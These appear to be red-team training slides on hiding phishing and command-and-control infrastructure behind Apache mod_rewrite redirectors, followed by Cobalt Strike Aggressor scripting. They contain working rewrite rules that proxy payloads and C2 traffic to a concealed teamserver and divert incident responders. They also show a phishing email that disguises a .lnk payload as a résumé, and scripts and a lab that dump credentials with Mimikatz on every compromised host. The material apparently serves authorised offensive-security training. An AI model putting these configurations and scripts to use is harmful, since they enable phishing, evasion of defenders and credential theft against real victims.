
mod_rewrite - Invalid URI Redirection

- Only allow whitelisted URIs through
- Redirect others to chosen page (like the target's 404 page)



mod_rewrite - Invalid URI Redirection

- On invalid URI request



mod_rewrite - Invalid URI Redirection (cont'd)

RewriteEngine On

```
RewriteCond %{REQUEST_URI} ^/(profiler|payload)/?$ [NC,OR]
RewriteCond %{HTTP_REFERER} ^http://SPOOFED-DOMAIN\.com [NC]
RewriteRule ^.*$ http://TEAMSERVER-IP%{REQUEST_URI} [P]
RewriteRule ^.*$ http://REDIRECTION-URL.com/? [L,R=302]
```

Enable the rewrite engine

If the request's URI is either '/profiler' or '/payload' (with an optional trailing slash), ignoring case;
OR

If the request's referer starts with 'http://SPOOFED-DOMAIN.com', ignoring case

Change the entire request to serve the original request path from the teamserver's IP, and keep the user's address bar the same (obscure the teamserver's IP).

If the above conditions are not met, change the entire request to http://REDIRECTION-URL.com/ and drop any query strings from the original request. Do not evaluate further rules and redirect the user, changing their address bar.

mod_rewrite - File Extension Rewrites

- Hide payload file extensions in phishing emails
 - Can improve reputation in some spam appliances
- Mask payload file extensions in phishing emails
 - i.e. rewrite /my-resume.docx to /my-resume.hta
- Hot-swap payloads after emails have been sent out
- Can be modified to deliver randomized payloads/techniques

mod_rewrite - File Extension Rewrites (cont'd)

From Me★ Reply Forward Archive Junk Delete More ▾

Subject **Jack Brown's Resume** 03:41 AM

This is a draft message. Edit

Hi Recruiter,

I wanted to send my resume and throw my hat in the ring for your awesome job that I saw posted online. I'm very excited to hear back from you! I have had no problems opening my resume -- Word is funny sometimes.

<http://phishdomain.com/JackBrownResume.docx>



Sincerely,
Jackson

Opening JackBrownResume.lnk

You have chosen to open:

JackBrownResume.lnk
which is: BIN file (2.2 KB)
from: http://phishdomain.com

Would you like to save this file?

Cancel Save File

mod_rewrite - File Extension Rewrites (cont'd)

```
RewriteEngine On  
RewriteCond %{REQUEST_URI} ^/JackBrownResume.docx?$  
RewriteRule ^.*$ /JackBrownResume.lnk [L,R=302]  
RewriteCond %{REQUEST_URI} ^/JackBrownResume.lnk?$  
RewriteRule ^.*$ http://TEAMSERVER-IP/JackBrownResume.lnk [P]  
RewriteRule ^.*$ http://REDIRECTION-URL.com/? [L,R=302]
```

Enable the rewrite engine

If the request's URI is /JackBrownResume.docx (the link we put in the phishing email body),

Change the entire request to /JackBrownResume.lnk (the actual payload). Do not evaluate further rules and redirect the user, changing their address bar.

If the request's URI is /JackBrownResume.lnk (the payload we want to serve),


Change the entire request to serve /JackBrownResume.lnk from the teamserver's IP, and keep the user's address bar the same (obscure the teamserver's IP).

If the above conditions are not met, change the entire request to http://REDIRECTION-URL.com/ and drop any query strings from the original request. Do not evaluate further rules and redirect the user, changing their address bar.

mod_rewrite - C2 Traffic Redirection

- Protect against responders manually visiting C2 domains
- Proxy valid C2 traffic and staging to the teamserver
- Redirect invalid requests to chosen page (i.e. target's real website)
- Ruleset can be tweaked to match the Malleable C2 profile elements
- https://bluescreenofjeff.com/2016-06-28-cobalt-strike-http-c2-redirectors-with-apache-mod_rewrite/

mod_rewrite - C2 Traffic Redirection (cont'd)



mod_rewrite - Other Uses

- Delivering OS-specific payloads
- Sending mobile users to a credential capture
- Blocking common IR user agents (curl, wget, Python, etc.)
- IP whitelisting and blacklisting
- Time-based filtering
- Block non-standard HTTP methods
- Create one-time phishing links; only serve the payload once

Troubleshooting mod_rewrite Rulesets

- A 500 error on the redirector is usually an issue with the ruleset
- Check the error logs (default: /var/log/apache2/error.log on Debian)
 - Sometimes the log provides the line causing the error
- Check each rule in the htaccess file (typos will break things!)
- Online rule checkers:
 - Htaccesscheck.com
 - htaccess.mwl.be
- Worst case: tear down the whole redirector and start over

Appendix: Aggressor Scripting

- **Aggressor Scripting**
 - **What is Sleep and Aggressor?**
 - **Aggressor/Sleep Resources**
 - **Sleep Basics**
 - **Aggressor Functions**
 - **Sample Script**
 - **Lab**

What is Sleep and Aggressor?

- Sleep is “a Java-based scripting language heavily inspired by Perl”
 - Standalone language
 - Used in Cobalt Strike
- Aggressor is Cobalt Strike’s scripting language in v3.0+
 - Builds on Sleep
 - Successor to Cortana (script’s aren’t compatible)
 - Extend CS functionality and automate tasks
 - Functions and Events provide methods to hook into CS easily

Aggressor & Sleep Resources

- Sleep Manual:
<http://sleep.dashnine.org/manual/>
- Aggressor Documentation:
<https://www.cobaltstrike.com/aggressor-script/index.html>
- Some Aggressor Repos:
<https://github.com/bluscreenofjeff/AggressorScripts>
<https://github.com/Und3rf10w/Aggressor-scripts>
https://github.com/001SPARTaN/aggressor_scripts
<https://github.com/vysec/Aggressor-VYSEC>
<https://github.com/harleyQu1nn/AggressorScripts>

Sleep Basics

- Scalar = Variable
`$x = 1;`
- String - can use double or single quotes
Usage between the two varies (refer to docs!)
- Array
`@array = @("man", "bear", "pig");`
- Hashes = Dictionaries
`%colors = %(red => "firetruck", blue => "ocean");
%colors["green"] = "tree";`

Sleep Basics - Comparisons

- Sleep supports *if*, *else if*, and *else* comparison verbs
- For example:

```
if ($user eq "administrator") { ... };  
else if ($user eq "guest") { ... };  
else { ... };
```

- Numbers and Strings use different predicate operators:

Number Operator	String Operator	Description
==	eq	Equal to
!=	ne	Not equal to
<	lt	Less than
>	gt	Greater than

Sleep Basics - Loops

- This will iterate through each item and print the item one by one:

```
@colors = @("red", "blue", "green");
foreach $color (@colors) {
    println($color);
}
```
- There are also *for* and *while* loops
 - *for (initialization; comparison; increment) { code }*
 - *while (comparison) { code }*

Aggressor Functions

- Most functions target a specific Beacon, provided as an option
- Here's a few common Beacon functions:
 - **bshell** - execute a shell command and return output
 - **bpowershell** - execute a PowerShell command and return output
 - **bps** - list processes
 - **blogonpasswords** - run Mimikatz's logonpasswords command
- Other functions target Cobalt Strike itself or the GUI:
 - **listeners** - returns a list of listeners
 - **beacons** - returns a list of Beacons
 - **site_host** - hosts content on Cobalt Strike's webserver
- <https://www.cobaltstrike.com/aggressor-script/functions.html>

Aggressor Events

- Events allow Aggressor scripts to trigger functionality when something happens in a Beacon or on the team server
 - `on event { ... };`
- Useful events:
 - `on beacon_initial`
 - `on beacon_initial_empty`
 - `on heartbeat_10m` (many heartbeat intervals available)
 - `on beacon_output`
 - `on beacon_output_ps`
- <https://www.cobaltstrike.com/aggressor-script/events.html>

Aggressor in Cobalt Strike

- Load scripts via Cobalt Strike -> Script Manager -> Load

The screenshot shows the Cobalt Strike interface with the 'Script Manager' tab selected. The main window displays a list of loaded scripts under the 'path' column, each with a checkmark in the 'ready' column indicating they are ready to be used.

path	ready
/mnt/hgfs/AggressorScripts/mimikatz-every-30m.cna	✓
/mnt/hgfs/AggressorScripts/ping_aliases.cna	✓
/mnt/hgfs/AggressorScripts/sleeptimer.cna	✓
/mnt/hgfs/AggressorScripts/beaconid_note.cna	✓

At the bottom of the window, there are four buttons: 'Load', 'Unload', 'Reload', and 'Help'.

Aggressor in Cobalt Strike (cont'd)

- Access the script console via View -> Script Console
- Run Sleep commands or use built-in sleep tools for troubleshooting
- Useful commands:
 - **e <statement>** - evaluate a Sleep statement
 - **x <expression>** - evaluate a Sleep expression and print the result
 - **load /path/to/script.cna** - load an Aggressor script
 - **unload <script.cna>** - remove an Aggressor script
 - **reload <script.cna>** - reloads an Aggressor script
 - **tron <script.cna>** - enable function trace for the script (disable with troff)

Troubleshooting Aggressor Scripts

- Build in debugging status checks throughout the script
- Use ***println*** liberally and monitor the script console
- Use the ***tron*** tool in the script console to trace script execution
- Common pitfalls:
 - Sleep/Aggressor is **very** particular about white space, try varying whitespace
 - Make sure you have semicolons after each line or script block
 - Scalars only expand inside double-quotes, never in single-quotes
 - Scalars must be surrounded by whitespace to substitute properly, use [\\$+](#) to close the space after substitution

Sample Scripts

- Best way to learn Aggressor is to do it
- We'll walk through a couple basic scripts:
 - Mimikatz every 30 mins
 - PowerUp alias
 - Run "jobs" from context menu
- Refer to the documentation for Sleep and Aggressor as we go

Sample Script - Mimikatz Every 30mins

- Runs Mimikatz's logonpasswords every 30 minutes:

```
on heartbeat_30m {  
    foreach $beacon (beacons()) {  
        $id = $beacon['id'];  
        binput($id, "logonpasswords");  
        blogonpasswords($id);  
    }  
}
```

Sample Script - Mimikatz Every 30mins

```
on heartbeat_30m {
    foreach $beacon (beacons()) {
        $id = $beacon['id'];
        binput($id, "logonpasswords");
        blogonpasswords($id);
    }
}
```

Run this following every 30 mins {
Iterate through each beacon {
Assign \$id to the 'id' property of
the current Beacon;
Register the running of
command 'logonpasswords' in the current
Beacon ;
Run Mimikatz's
'logonpasswords' command on the current
Beacon;
}}

Sample Script - PowerUp Alias

- Adds alias for “powerup” to import PowerUp.ps1 and run “Invoke-AllChecks”
- **script_resource**’s default directory is the same directory the script was loaded from

```
# quickly run PowerUp (alias)
alias powerup {
    bpowershell_import($1, script_resource("PowerUp.ps1"));
    bpowershell($1, "Invoke-AllChecks");
}
```

Sample Script - PowerUp Alias

```
# quickly run PowerUp (alias)
alias powerup {
    bpowershell_import($1,
script_resource("PowerUp.ps1"));
    bpowershell($1, "Invoke-
AllChecks");
}
```

quickly run PowerUp (alias)
Define an alias for “powerup” to run
the following code block {
 Import the PowerUp PowerShell
 script into the current Beacon;
 Run “Invoke-AllChecks” with
 PowerShell in the current Beacon;
}

Sample Script - Jobs Context Menu

- Add context (right-click) menu item to run “jobs” on one or more Beacons

```
popup beacon_bottom {  
    menu "Checkin"{  
        item 'Run "jobs"' {  
            binput($1, "jobs");  
            bjobs($1);  
        }  
    }  
}
```

Sample Script - Jobs Context Menu

```
popup beacon_bottom {  
    menu "Checkin" {  
        item 'Run "jobs"' {  
            binput($1, "jobs");  
            bjobs($1);  
        }  
    }  
}
```

Add a new set of menus to the bottom
of the context menu {

Add a parent menu named
“Checkin”{

Add a menu item named
'Run "jobs"' {

When
clicked, register the running of
“jobs” in selected Beacon(s);

Run “jobs”

on selected Beacon(s);

} } }

Lab: Aggressor Scripting

30 minute hands-on lab:

- Create an Aggressor script that runs ps, net localgroup administrators, and (if the Beacon is elevated) Mimikatz's logonpasswords commands when a new Beacon is established
- Extra Credit: Incorporate a GUI for enabling/disabling checks (<https://www.cobaltstrike.com/aggressor-script/other.html>)

Bonus Lab: Aggressor Scripting

- Create an Aggressor script that uses *ps* to determine logged-on users on new Beacons and adds the list of users to the Beacon's note
- The script should also be backwards compatible to Windows XP
- Extra Credit: Incorporate a GUI
(<https://www.cobaltstrike.com/aggressor-script/other.html>)

Lab: Solutions

- <https://gist.github.com/bluscreenofjeff/bbde3ce4988562abc2b3051ee3192f36>
- Bonus:
<https://gist.github.com/bluscreenofjeff/deff02f19284dc2bad322fdbba578d779>